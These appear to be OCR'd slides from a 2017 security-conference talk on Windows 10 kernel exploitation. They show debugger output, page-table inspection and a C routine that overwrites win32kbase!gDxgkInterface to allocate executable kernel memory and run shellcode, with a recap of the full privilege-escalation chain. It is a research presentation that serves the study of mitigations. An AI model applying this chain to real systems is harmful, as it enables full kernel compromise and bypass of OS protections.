


```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  fffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  fffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  fffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  fffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  fffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  fffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  fffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  fffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  fffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```

- Arguments are not modified from system call to function table call
- Returns a QWORD

Dynamic Kernel Memory


- Inspecting win32kbase!gDxgkInterface shows it to be writable



```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007fffff`548ef570
kd> ? 007fffff`548ef570 & 7FFFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863

kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y1
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y1
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y1
```

Dynamic Kernel Memory

- Need to dynamically locate win32kbase!gDxgkInterface
- Can be found in win32kfull!DrvOcclusionStateChangeNotify




```
DrvOcclusionStateChangeNotify proc near

var_18= dword ptr -18h
var_10= qword ptr -10h

; FUNCTION CHUNK AT 00000001C0157D2E SI

sub     rsp, 38h
mov     rax, [rsp+38h]
lea     rcx, [rsp+38h+var_18]
mov     [rsp+38h+var_10], rax
mov     rax, cs:__imp_?gDxgkInterface@@
mov     [rsp+38h+var_18], 1
mov     rax, [rax+408h]
```

- Need to leak win32kfull.sys

Dynamic Kernel Memory

- PsLoadedModuleList is doubly-linked list of _LDR_DATA_TABLE_ENTRY structures.




```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530 ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`
   +0x030 DllBase          : 0xfffff803`4c41e000 Void
   +0x038 EntryPoint       : 0xfffff803`4c81e010 Void
   +0x040 SizeOfImage      : 0x889000
   +0x048 FullDllName      : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
   +0x058 BaseDllName      : _UNICODE_STRING "ntoskrnl.exe"
```

- Search for Win32kful in Unicode at offset 0x60
- Read Win32kfull.sys base address at offset 0x30

Dynamic Kernel Memory

- Leak PsLoadedModuleList from KeCapturePersistentThreadState




```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (          `4c76a5a0)]
```

- Get Win32kfull.sys base address
- Find win32kfull!DrvOcclusionStateChangeNotify
- Finally locate win32kbase!gDxgkInterface

Dynamic Kernel Memory

- Overwrite win32kbase!gDxgkInterface + 0x68 with nt!ExAllocatePoolWithTag



```
DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

- Copy shellcode to allocated page
- Execute it by overwriting win32kbase!gDxgkInterface again

Recap of steps

Use vulnerability to create read / write primitive

Leak ntoskrnl.exe base address using either tagWND or Bitmap

Locate KeCapturePersistentThreadState and PsLoadedModuleList


Use PsLoadedModuleList to obtain base adress of Win32kfull.sys

Locate DrvOcclusionStateChangeNotify and gDxgkInterface

Overwrite gDxgkInterface with ExAllocatePoolWithTag

Allocate RWX kernel memory and copy shellcode to it

Overwrite gDxgkInterface with pool memory and execute shellcode


ALLOCATE EXECUTABLE KERNEL MEMORY
SUCCESS
imgflip.com

LET'S PRAY
TO THE DEMO GODS
memegenerator.net

Summary

- Kernel read/write primitives can still be leveraged with Write-What-Where vulnerabilities
- Page Table randomization can be bypassed with ntoskrnl.exe information leak
- Device Independent Bitmap can be used to leak ntoskrnl.exe
- tagWND can be used to leak ntoskrnl.exe
- Possible to allocate RWX pool memory with ExAllocatePoolWithTag
- Code on GitHub - https://github.com/MortenSchenk/BHUSA2017

Credits

- Alex Ionescu - https://recon.cx/2013/slides/Recon2013-Alex%20Ionescu-I%20got%2099%20problems%20but%20a%20kernel%20pointer%20ain%27t%20one.pdf
- Alex Ionescu - http://www.alex-ionescu.com/?p=231
- Diego Juarez - https://www.coresecurity.com/blog/abusing-gdi-for-ring0-exploit-primitives
- Yin Liang & Zhou Li - https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf
- Nicolas Economou - https://www.coresecurity.com/blog/getting-physical-extreme-abuse-of-intel-based-paging-systems-part-3-windows-hals-heap
- David Weston & Matt Miller - https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf
- Matt Oh & Elia Florio - https://blogs.technet.microsoft.com/mmpc/2017/01/13/hardening-windows-10-with-zero-day-exploit-mitigations/

Questions

?